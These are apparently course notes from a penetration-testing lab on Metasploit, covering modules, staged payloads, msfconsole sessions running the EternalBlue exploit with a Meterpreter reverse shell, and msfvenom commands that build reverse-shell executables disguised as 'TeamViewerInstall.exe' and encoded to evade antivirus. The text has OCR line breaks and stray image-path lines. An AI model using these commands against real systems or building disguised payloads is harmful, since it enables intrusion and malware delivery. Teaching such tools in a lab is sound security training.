Metasploit

Modules

Metasploit modules are prepared scripts with a specific purpose and corresponding functions that have already been developed and tested in the wild. The exploit category consists of so-called proof-of-concept (POCs) that can be used to exploit existing vulnerabilities in a largely automated manner.

1 - Syntax

```
<No.> <type>/<os>/<service>/<name>
```

```
794   exploit/windows/ftp/scriptftp_list
```

2 - Type

Type	Description	
`Auxiliary`	Scanning, fuzzing, sniffing, and admin capabilities. Offer extra assistance and functionality.	
`Encoders`	Ensure that payloads are intact to their destination.	
`Exploits`	Defined as modules that exploit a vulnerability that will allow for the payload delivery.	
`NOPs`	(No Operation code) Keep the payload sizes consistent across exploit attempts.	

`Payloads`	Code runs remotely and calls back to the attacker machine to establish a connection (or shell).	
`Plugins`	Additional scripts can be integrated within an assessment with `msfconsole` and coexist.	
`Post`	Wide array of modules to gather information, pivot deeper, etc.	

3 - MSF - Specific Search

```
msf6 > search type:exploit platform:windows cve:2021 rank:excellent microsoft
```

Targets

`Targets` are unique operating system identifiers taken from the versions of those specific operating systems which adapt the selected exploit module to run on that particular version of the operating system.

EX:

```
Available targets:
  Id  Name
  --  ----
  0   Automatic
  1   IE 7 on Windows XP SP3
  2   IE 8 on Windows XP SP3
  3   IE 7 on Windows Vista
  4   IE 8 on Windows Vista
  5   IE 8 on Windows 7
  6   IE 9 on Windows 7
```

Payloads

A payload in Metasploit refers to an exploit module. There are three different types of payload modules in the Metasploit Framework: **Singles**, **Stagers**, and **Stages**. These different types allow for a great deal of versatility and can be useful across numerous types of scenarios. Whether or not a payload is staged, is represented

by '/' in the payload name. For example, ***windows/shell_bind_tcp*** is a single payload with no stage, whereas ***windows/shell/bind_tcp*** consists of a stager (bind_tcp) and a stage (shell).

1 - 1 - Single

Singles are payloads that are self-contained and completely standalone. A Single payload can be something as simple as adding a user to the target system or running calc.exe.

These kinds of payloads are self-contained, so they can be caught with non-metasploit handlers such as netcat.

1 - 2 - Stagers

Stagers setup a network connection between the attacker and victim and are designed to be small and reliable. It is difficult to always do both of these well so the result is multiple similar stagers. Metasploit will use the best one when it can and fall back to a less-preferred one when necessary.

Windows NX vs NO-NX Stagers

- Reliability issue for NX CPUs and DEP
- NX stagers are bigger (VirtualAlloc)
- Default is now NX + Win7 compatible

1 - 3 - Stages

Stages are payload components that are downloaded by Stagers modules. The various payload stages provide advanced features with no size limits such as Meterpreter, VNC Injection, and the iPhone 'ipwn' Shell.

Payload stages automatically use 'middle stagers'

- A single recv() fails with large payloads
- The stager receives the middle stager
- The middle stager then performs a full download
- Also better for RWX

2 - Staged Payloads

A staged payload is, simply put, an `exploitation process` that is modularized and functionally separated to help segregate the different functions it accomplishes into different code blocks, each completing its objective individually but working on chaining the attack together. This will ultimately grant an attacker remote access to the target machine if all the stages work correctly.

The scope of this payload, as with any others, besides granting shell access to the target system, is to be as compact and inconspicuous as possible to aid with the Antivirus (`AV`) / Intrusion Prevention System (`IPS`) evasion as much as possible.

3 - Meterpreter Payload

The `Meterpreter` payload is a specific type of multi-faceted payload that uses `DLL injection` to ensure the connection to the victim host is stable, hard to detect by simple checks, and persistent across reboots or system changes. Meterpreter resides completely in the memory of the remote host and leaves no traces on the hard drive, making it very difficult to detect with conventional forensic techniques. In addition, scripts and plugins can be `loaded and unloaded` dynamically as required.

4 - MSF - Searching for Specific Payload

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > grep meterpr
eter show payloads
```

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > grep meterprete
```

5 - Selecting Payloads

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target host
```

```
(s), range CIDR identifier, or hosts file with syntax 'file:<
path>'
   RPORT          445              yes       The target port
(TCP)
   SMBDomain      .                no        (Optional) The W
indows domain to use for authentication
   SMBPass                         no        (Optional) The p
assword for the specified username
   SMBUser                         no        (Optional) The u
sername to authenticate as
   VERIFY_ARCH    true             yes       Check if remote
architecture matches exploit Target.
   VERIFY_TARGET  true             yes       Check if remote
OS matches exploit Target.


Exploit target:

   Id  Name
   --  ----
   0   Windows 7 and Server 2008 R2 (x64) All Service Packs


msf6 exploit(windows/smb/ms17_010_eternalblue) > grep meterpr
eter grep reverse_tcp show payloads

   15  payload/windows/x64/meterpreter/reverse_tcp
normal  No     Windows Meterpreter (Reflective Injection x6
4), Windows x64 Reverse TCP Stager

msf6 exploit(windows/smb/ms17_010_eternalblue) > set payload
15

payload => windows/x64/meterpreter/reverse_tcp
```

After selecting a payload, we will have more options available to us.

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target host
(s), range CIDR identifier, or hosts file with syntax 'file:<
path>'
   RPORT          445              yes       The target port
(TCP)
   SMBDomain      .                no        (Optional) The W
indows domain to use for authentication
   SMBPass                         no        (Optional) The p
assword for the specified username
   SMBUser                         no        (Optional) The u
sername to authenticate as
   VERIFY_ARCH    true             yes       Check if remote
architecture matches exploit Target.
   VERIFY_TARGET  true             yes       Check if remote
OS matches exploit Target.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accep
ted: '', seh, thread, process, none)
   LHOST                      yes       The listen address (a
n interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:
```

```
   Id  Name
   --  ----
   0   Windows 7 and Server 2008 R2 (x64) All Service Packs
```

we can run command on msfconsole:

```
msf6 exploit(**windows/smb/ms17_010_eternalblue**) > ifconfig
```

and we can run the exploit :

```
meterpreter > whoami

[-] Unknown command: whoami.

meterpreter > getuid

Server username: NT AUTHORITY\SYSTEM
```

The prompt is not a Windows command-line one but a `Meterpreter` prompt. The `whoami` command, typically used for Windows, does not work here. Instead, we can use the Linux equivalent of `getuid`. Exploring the `help` menu gives us further insight into what Meterpreter payloads are capable of.

6 - MSF - Meterpreter Commands

```
meterpreter > help

Command                   Description
-------                   -----------
?                         Help menu
background                Backgrounds the current session
bg                        Alias for background
bgkill                    Kills a background meterpreter scri
pt
bglist                    Lists running background scripts
```

```
bgrun                       Executes a meterpreter script as a
background thread
channel                     Displays information or control act
ive channels
close                       Closes a channel
disable_unicode_encoding    Disables encoding of Unicode string
s
enable_unicode_encoding     Enables encoding of Unicode strings
exit                        Terminate the meterpreter session
get_timeouts                Get the current session timeout val
ues
guid                        Get the session GUID
help                        Help menu
```

Payload Types

Payload	Description
`generic/custom`	Generic listener, multi-use
`generic/shell_bind_tcp`	Generic listener, multi-use, normal shell, TCP connection binding
`generic/shell_reverse_tcp`	Generic listener, multi-use, normal shell, reverse TCP connection
`windows/x64/exec`	Executes an arbitrary command (Windows x64)
`windows/x64/loadlibrary`	Loads an arbitrary x64 library path
`windows/x64/messagebox`	Spawns a dialog via MessageBox using a customizable title, text & icon
`windows/x64/shell_reverse_tcp`	Normal shell, single payload, reverse TCP connection
`windows/x64/shell/reverse_tcp`	Normal shell, stager + stage, reverse TCP connection
`windows/x64/shell/bind_ipv6_tcp`	Normal shell, stager + stage, IPv6 Bind TCP stager
`windows/x64/meterpreter/$`	Meterpreter payload + varieties above
`windows/x64/powershell/$`	Interactive PowerShell sessions + varieties above
`windows/x64/vncinject/$`	VNC Server (Reflective Injection) + varieties above

ther critical payloads that are heavily used by penetration testers during security assessments are Empire and Cobalt Strike payloads. These are not in the scope of this course, but feel free to research them in our free time as they can provide a significant amount of insight into how professional penetration testers perform their assessments on high-value targets.

Encoders

Over the 15 years of existence of the Metasploit Framework, `Encoders` have assisted with making payloads compatible with different processor architectures while at the same time helping with antivirus evasion. `Encoders` come into play with the role of changing the payload to run on different operating systems and architectures. These architectures include:

`x64`	`x86`	`sparc`	`ppc`	`mips`

1 - Selecting an Encoder

Generating Payload - Without Encoding:

```
BarBaRoSa1337@htb[/htb]$ msfvenom -a x86 --platform windows -
p windows/shell/reverse_tcp LHOST=127.0.0.1 LPORT=4444 -b "\x
00" -f perl

Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata
_ga_nai
x86/shikata_ga_nai succeeded with size 381 (iteration=0)
x86/shikata_ga_nai chosen with final size 381
Payload size: 381 bytes
Final size of perl file: 1674 bytes
my$buf = "\xda\xc1\xba\x37\xc7\xcb\x5e\xd9\x74\x24\xf4\x5b\x2
b\xc9" .
"\xb1\x59\x83\xeb\xfc\x31\x53\x15\x03\x53\x15\xd5\x32\x37" .

<SNIP>
```

We should now look at the first line of the `$buf` and see how it changes when applying an encoder like `shikata_ga_nai`.

```
BarBaRoSa1337@htb[/htb]$ msfvenom -a x86 --platform windows -
p windows/shell/reverse_tcp LHOST=127.0.0.1 LPORT=4444 -b "\x
00" -f perl -e x86/shikata_ga_nai

Found 1 compatible encoders
Attempting to encode payload with 3 iterations of x86/shikata
_ga_nai
x86/shikata_ga_nai succeeded with size 326 (iteration=0)
x86/shikata_ga_nai succeeded with size 353 (iteration=1)
x86/shikata_ga_nai succeeded with size 380 (iteration=2)
x86/shikata_ga_nai chosen with final size 380
Payload size: 380 bytes
buf = ""
buf += "\xbb\x78\xd0\x11\xe9\xda\xd8\xd9\x74\x24\xf4\x58\x31"

<SNIP>
```

Suppose we want to select an Encoder for an `existing payload`. Then, we can use the `show encoders` command within the `msfconsole` to see which encoders are available for our current `Exploit module + Payload` combination.


```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set payload
15

payload => windows/x64/meterpreter/reverse_tcp

msf6 exploit(windows/smb/ms17_010_eternalblue) > show encoder
s

Compatible Encoders
===================

#  Name              Disclosure Date  Rank    Check  Descript
```

```
ion   -  ----               ---------------  ----    -----  --
---------
   0  generic/eicar                        manual  No     The E
ICAR Encoder
   1  generic/none                         manual  No     The
"none" Encoder
   2  x64/xor                              manual  No     XOR E
ncoder
   3  x64/xor_dynamic                      manual  No     Dynam
ic key XOR Encoder
   4  x64/zutto_dekiru                     manual  No     Zutto
Dekiru
```

If we were to encode an executable payload only once with SGN, it would most likely be detected by most antiviruses today. Let's delve into that for a moment. Picking up `msfvenom`, the subscript of the Framework that deals with payload generation and Encoding schemes, we have the following input:


```
BarBaRoSa1337@htb[/htb]$ msfvenom -a x86 --platform windows -p
windows/meterpreter/reverse_tcp LHOST=10.10.14.5 LPORT=8080 -e x86/shikata_ga_nai -f exe -o
./TeamViewerInstall.exe
```

This will generate a payload with the `exe` format, called TeamViewerInstall.exe, which is meant to work on x86 architecture processors for the Windows platform, with a hidden Meterpreter reverse_tcp shell payload, encoded once with the Shikata Ga Nai scheme. Let us take the result and upload it to VirusTotal.



One better option would be to try running it through multiple iterations of the same Encoding scheme:

```
BarBaRoSa1337@htb[/htb]$ msfvenom -a x86 --platform windows -p windows/meterpreter/reverse_tcp LHOST=10.10.14.5 LPORT=8080 -e x86/shikata_ga_nai -f exe -i 10 -o /root/Desktop/TeamViewerInstall.exe
```



As we can see, it is still not enough for AV evasion. There is a high number of products that still detect the payload. Alternatively, Metasploit offers a tool called `msf-virustotal` that we can use with an API key to analyze our payloads. However, this requires free registration on VirusTotal.

2 - MSF - VirusTotal

```
BarBaRoSa1337@htb[/htb]$ msf-virustotal -k <API key> -f TeamViewerInstall.exe
```

Databases

1 - Setting up the Database

```
BarBaRoSa1337@htb[/htb]$ sudo service postgresql status
```

```
BarBaRoSa1337@htb[/htb]$ sudo systemctl start postgresql
```

```
BarBaRoSa1337@htb[/htb]$ sudo msfdb init
```

Sometimes an error can occur if Metasploit is not up to date. This difference that causes the error can happen for several reasons. First, often it helps to update Metasploit again (apt update) to solve this problem. Then we can try to reinitialize the MSF database.

```
BarBaRoSa1337@htb[/htb]$ sudo msfdb init
```

If this error does not appear, which often happens after a fresh installation of Metasploit, then we will see the following when initializing the database:

```
BarBaRoSa1337@htb[/htb]$ sudo msfdb init
```

```
BarBaRoSa1337@htb[/htb]$ sudo msfdb run
```

If, however, we already have the database configured and are not able to change the password to the MSF username, proceed with these commands:

```
BarBaRoSa1337@htb[/htb]$ msfdb reinit
BarBaRoSa1337@htb[/htb]$ cp /usr/share/metasploit-framework/config/database.yml ~/.msf4/
BarBaRoSa1337@htb[/htb]$ sudo service postgresql restart
BarBaRoSa1337@htb[/htb]$ msfconsole -q
```

```
msf6 > db_status
```

```
[*] Connected to msf. Connection type: PostgreSQL.
```

2 - Data Base Options

```
msf6 > help database

Command           Description
-------           -----------
db_connect        Connect to an existing database
db_disconnect     Disconnect from the current database instan
```

```
ce
db_export         Export a file containing the contents of th
e database
db_import         Import a scan result file (filetype will be
auto-detected)
db_nmap           Executes nmap and records the output automa
tically
```

3 - Using The Data Base

Workspaces :

We can think of `Workspaces` the same way we would think of folders in a project. We can segregate the different scan results, hosts, and extracted information by IP, subnet, network, or domain.

To view the current Workspace list, use the `workspace` command. Adding a `-a` or `-d` switch after the command, followed by the workspace's name, will either `add` or `delete` that workspace to the database.

```
msf6 > workspace

* default
```

Notice that the default Workspace is named `default` and is currently in use according to the `*` symbol. Type the `workspace [name]` command to switch the presently used workspace. Looking back at our example, let us create a workspace for this assessment and select it.

```
msf6 > workspace -a Target_1

[*] Added workspace: Target_1
[*] Workspace: Target_1


msf6 > workspace Target_1
```

```
[*] Workspace: Target_1


msf6 > workspace

  default
* Target_1
```

```
msf6 > workspace -h
```

4 - Importing Scan Results

Next, let us assume we want to import a `Nmap scan` of a host into our Database's Workspace to understand the target better. We can use the `db_import` command for this. After the import is complete, we can check the presence of the host's information in our database by using the `hosts` and `services` commands. Note that the `.xml` file type is preferred for `db_import`.

```
msf6 > db_import Target.xml

[*] Importing 'Nmap XML' data
[*] Import: Parsing with 'Nokogiri v1.10.9'
[*] Importing host 10.10.10.40
[*] Successfully imported ~/Target.xml

msf6 > hosts

Hosts
=====
address      mac  name  os_name  os_flavor  os_sp  purpose  i
nfo  comments
-------      ---  ----  -------  ---------  -----  -------  -
---  --------
10.10.10.40            Unknown                   device
```

```
msf6 > services

Services
========

host         port   proto  name          state  info
----         ----   -----  ----          -----  ----
10.10.10.40  135    tcp    msrpc         open   Microsoft Win
dows RPC
10.10.10.40  139    tcp    netbios-ssn   open   Microsoft Win
dows netbios-ssn
```

5 - Using Nmap Inside MSFconsole

```
msf6 > db_nmap -sV -sS 10.10.10.8
```

6 - Data Backup

After finishing the session, make sure to back up our data if anything happens with the PostgreSQL service. To do so, use the `db_export` command.

```
msf6 > db_export -h

Usage:
db_export -f <format> [filename]
Format can be one of: xml, pwdump
[-] No output file was specified

msf6 > db_export -f xml backup.xml

[*] Starting export of workspace default to backup.xml [ xml ].
[*] Finished export of workspace default to backup.xml [ xml ].
```

7 - Hosts

The `hosts` command displays a database table automatically populated with the host addresses, hostnames, and other information we find about these during our scans and interactions. For example, suppose `msfconsole` is linked with scanner plugins that can perform service and OS detection. In that case, this information should automatically appear in the table once the scans are completed through msfconsole. Again, tools like Nessus, NexPose, or Nmap will help us in these cases.

Hosts can also be manually added as separate entries in this table. After adding our custom hosts, we can also organize the format and structure of the table, add comments, change existing information, and more.

```
msf6 > hosts -h

Usage: hosts [ options ] [addr1 addr2 ...]

OPTIONS:
-a,--add          Add the hosts instead of searching
-d,--delete       Delete the hosts instead of searching
-c <col1,col2>    Only show the given columns (see list below)
-C <col1,col2>    Only show the given columns until the next res
```

8 - Services

The `services` command functions the same way as the previous one. It contains a table with descriptions and information on services discovered during scans or interactions. In the same way as the command above, the entries here are highly customizable.

```
msf6 > services -h

Usage: services [-h] [-u] [-a] [-r <proto>] [-p <port1,port2
>] [-s <name1,name2>] [-o <filename>] [addr1 addr2 ...]

  -a,--add          Add the services instead of searching
```

```
  -d,--delete       Delete the services instead of searching
  -c <col1,col2>    Only show the given columns
```

9 - Credentials

The `creds` command allows you to visualize the credentials gathered during your interactions with the target host. We can also add credentials manually, match existing credentials with port specifications, add descriptions, etc.

```
msf6 > creds -h

With no sub-command, list credentials. If an address range is
given, show only credentials with logins on hosts within that
range.

Usage - Listing credentials:
  creds [filter options] [address range]
```

10 - Loot

The `loot` command works in conjunction with the command above to offer you an at-a-glance list of owned services and users. The loot, in this case, refers to hash dumps from different system types, namely hashes, passwd, shadow, and more.

```
msf6 > loot -h

Usage: loot [options]
 Info: loot [-h] [addr1 addr2 ...] [-t <type1,type2>]
  Add: loot -f [fname] -i [info] -a [addr1 addr2 ...] -t [typ
e]
  Del: loot -d [addr1 addr2 ...]

  -a,--add          Add loot to the list of addresses, instea
d of listing
```

Plugins

Plugins are readily available software that has already been released by third parties and have given approval to the creators of Metasploit to integrate their software inside the framework. These can represent commercial products that have a `Community Edition` for free use but with limited functionality, or they can be individual projects developed by individual people.

The use of plugins makes a pentester's life even easier, bringing the functionality of well-known software into the `msfconsole` or Metasploit Pro environments. Whereas before, we needed to cycle between different software to import and export results, setting options and parameters over and over again, now, with the use of plugins, everything is automatically documented by msfconsole into the database we are using and hosts, services and vulnerabilities are made available at-a-glance for the user. Plugins work directly with the API and can be used to manipulate the entire framework. They can be useful for automating repetitive tasks, adding new commands to the `msfconsole`, and extending the already powerful framework.

1 - Using Plugins

To start using a plugin, we will need to ensure it is installed in the correct directory on our machine. Navigating to `/usr/share/metasploit-framework/plugins`, which is the default directory for every new installation of `msfconsole`, should show us which plugins we have to our availability:

```
BarBaRoSa1337@htb[/htb]$ ls /usr/share/metasploit-framework/p
luginsaggregator.rb
```

MSF - Load Nessus

```
msf6 > load nessus

[*] Nessus Bridge for Metasploit
[*] Type nessus_help for a command listing
[*] Successfully loaded Plugin: Nessus
```

```
msf6 > nessus_help

Command                     Help Text
-------                     ---------
Generic Commands
-----------------           -----------------
nessus_connect              Connect to a Nessus server
nessus_logout               Logout from the Nessus server
```

If the plugin is not installed correctly, we will receive the following error upon trying to load it.

```
msf6 > load Plugin_That_Does_Not_Exist

[-] Failed to load plugin from /usr/share/metasploit-framewor
k/plugins/Plugin_That_Does_Not_Exist.rb: cannot loa...
```

2 - Installing new Plugins

Downloading MSF Plugins

```
BarBaRoSa1337@htb[/htb]$ git clone https://github.com/darkope
rator/Metasploit-PluginsBarBaRoSa1337@htb[/htb]$ ls Metasploi
t-Pluginsaggregator.rb      ips_filter.rb  pcap_log.rb
sqlmap.rb
alias.rb           komand.rb      pentest.rb           threa
d.rb
auto_add_route.rb  lab.rb         request.rb           token_
adduser.rb
```

MSF - Copying Plugin to MSF

```
BarBaRoSa1337@htb[/htb]$ sudo cp ./Metasploit-Plugins/pentest.rb /usr/share/metasploit-framework/plugins/pentest.rb
```

MSF - Load Plugin

```
BarBaRoSa1337@htb[/htb]$ msfconsole -qmsf6 > load pentest


       ___          _          _     ___ _           _
      | _ \___ _ _| |_ ___ __| |_  | _ \ |_  _ __ _(_)_ _
      |  _/ -_) ' \  _/ -_|_-<  _| |  _/ | || / _` | | ' \
      |_| \___|_||_\__\___/__/\__| |_| |_|\_,_\__, |_|_||_|
                                                |___/

Version 1.6
Pentest Plugin loaded.
by Carlos Perez (carlos_perez[at]darkoperator.com)
[*] Successfully loaded plugin: pentest

msf6 > help

Tradecraft Commands
===================
  Command          Description
    -------          -----------
    check_footprint  Checks the possible footprint of a post
module on a target system.
<SNIP>
```

Many people write many different plugins for the Metasploit framework. They all have a specific purpose and can be an excellent help to save time after familiarizing ourselves with them. Check out the list of popular plugins below:

nMap (pre-installed)	NexPose (pre-installed)	Nessus (pre-installed)
Mimikatz (pre-installed V.1)	Stdapi (pre-installed)	Railgun
Priv	Incognito (pre-installed)	Darkoperator's

Sessions

MSFconsole can manage multiple modules at the same time. This is one of the many reasons it provides the user with so much flexibility. This is done with the use of `Sessions`, which creates dedicated control interfaces for all of your deployed modules.

Once several sessions are created, we can switch between them and link a different module to one of the backgrounded sessions to run on it or turn them into jobs. Note that once a session is placed in the background, it will continue to run, and our connection to the target host will persist. Sessions can, however, die if something goes wrong during the payload runtime, causing the communication channel to tear down.

1 - Using Sessions

While running any available exploits or auxiliary modules in msfconsole, we can background the session as long as they form a channel of communication with the target host. This can be done either by pressing the `[CTRL] + [Z]` key combination or by typing the `background` command in the case of Meterpreter stages. This will prompt us with a confirmation message. After accepting the prompt, we will be taken back to the msfconsole prompt (`msf6 >`) and will immediately be able to launch a different module.

Listing Active Sessions

```
msf6 exploit(windows/smb/psexec_psh) > sessions

Active sessions
===============

  Id  Name  Type                     Information
Connection
  --  ----  ----                     -----------
----------
```

```
  1         meterpreter x86/windows  NT AUTHORITY\SYSTEM @ MS
01  10.10.10.129:443 -> 10.10.10.20
```

Interacting with a Session

You can use the `sessions -i [no.]` command to open up a specific session.

```
msf6 exploit(windows/smb/psexec_psh) > sessions -i 1
[*] Starting interaction with 1...
```

Jobs

If, for example, we are running an active exploit under a specific port and need this port for a different module, we cannot simply terminate the session using `[CTRL] + [C]`. If we did that, we would see that the port would still be in use, affecting our use of the new module. So instead, we would need to use the `jobs` command to look at the currently active tasks running in the background and terminate the old ones to free up the port.

Other types of tasks inside sessions can also be converted into jobs to run in the background seamlessly, even if the session dies or disappears.

1 - Running an Exploit as a Background Job

```
msf6 exploit(multi/handler) > exploit -j
```

2 - Listing Running Jobs

To list all running jobs, we can use the `jobs -l` command. To kill a specific job, look at the index no. of the job and use the `kill [index no.]` command. Use the `jobs -K` command to kill all running jobs.

```
msf6 exploit(multi/handler) > jobs -l
```

Meterpreter

The `Meterpreter` Payload is a specific type of multi-faceted, extensible Payload that uses `DLL injection` to ensure the connection to the victim host is stable and difficult to detect using simple checks and can be configured to be persistent across reboots or system changes. Furthermore, Meterpreter resides entirely in the

memory of the remote host and leaves no traces on the hard drive, making it difficult to detect with conventional forensic techniques.

1 - Running Meterpreter

To run Meterpreter, we only need to select any version of it from the `show payloads` output, taking into consideration the type of connection and OS we are attacking.

When the exploit is completed, the following events occur:

- The target executes the initial stager. This is usually a bind, reverse, findtag, passivex, etc.
- The stager loads the DLL prefixed with Reflective. The Reflective stub handles the loading/injection of the DLL.
- The Meterpreter core initializes, establishes an AES-encrypted link over the socket, and sends a GET. Metasploit receives this GET and configures the client.
- Lastly, Meterpreter loads extensions. It will always load `stdapi` and load `priv` if the module gives administrative rights. All of these extensions are loaded over AES encryption.

2 - MSF - Meterpreter Commands

```
meterpreter > help

Core Commands
=============

    Command                   Description
    -------                   -----------
    ?                         Help menu
    background                Backgrounds the current session
    bg                        Alias for background
```

3 - Using Meterpreter

MSF - Scanning Target


```
msf6 > db_nmap -sV -p- -T5 -A 10.10.10.15
```

```
msf6 > hosts
```

```
msf6 > services
```

```
10.10.10.15  80    tcp    http  open   Microsoft IIS httpd 6.0
```

Next, we look up some information about the services running on this box. Specifically, we want to explore port 80 and what kind of web service is hosted there.



We notice it is an under-construction website—nothing web-related to see here. However, looking at both the end of the webpage and the result of the Nmap scan more closely, we notice that the server is running Microsoft IIS httpd 6.0. So we further our research in that direction, searching for common vulnerabilities for this version of IIS. After some searching, we find the following marker for a widespread vulnerability: CVE-2017-7269. It also has a Metasploit module developed for it.

4 - MSF - Searching for Exploit

```
msf6 > search iis_webdav_upload_asp

Matching Modules
================

#  Name                                          Disclosure Date
Rank       Check  Description   -  ----
---------------  ----       -----  -----------
   0  exploit/windows/iis/iis_webdav_upload_asp  2004-12-31
excellent  No     Microsoft IIS WebDAV Write Access Code Exec
ution


msf6 > use 0

[*] No payload configured, defaulting to windows/meterpreter/
reverse_tcp


msf6 exploit(windows/iis/iis_webdav_upload_asp) > show option
s

Module options (exploit/windows/iis/iis_webdav_upload_asp):

 Name          Current Setting        Required  Description
   ----          ---------------        --------  -----------
   HttpPassword                         no        The HTTP pa
ssword to specify for authentication
   HttpUsername                         no        The HTTP us
ername to specify for authentication
   METHOD        move                   yes       Move or cop
y the file on the remote system from .txt -> .asp (Accepted:
move, copy)
   PATH          /metasploit%RAND%.asp  yes       The path to
attempt to upload
```

```
   Proxies                                  no        A proxy cha
in of format type:host:port[,type:host:port][...]
   RHOSTS                                   yes       The target
host(s), range CIDR identifier, or hosts file with syntax 'fi
le:<path>'
   RPORT         80                         yes       The target
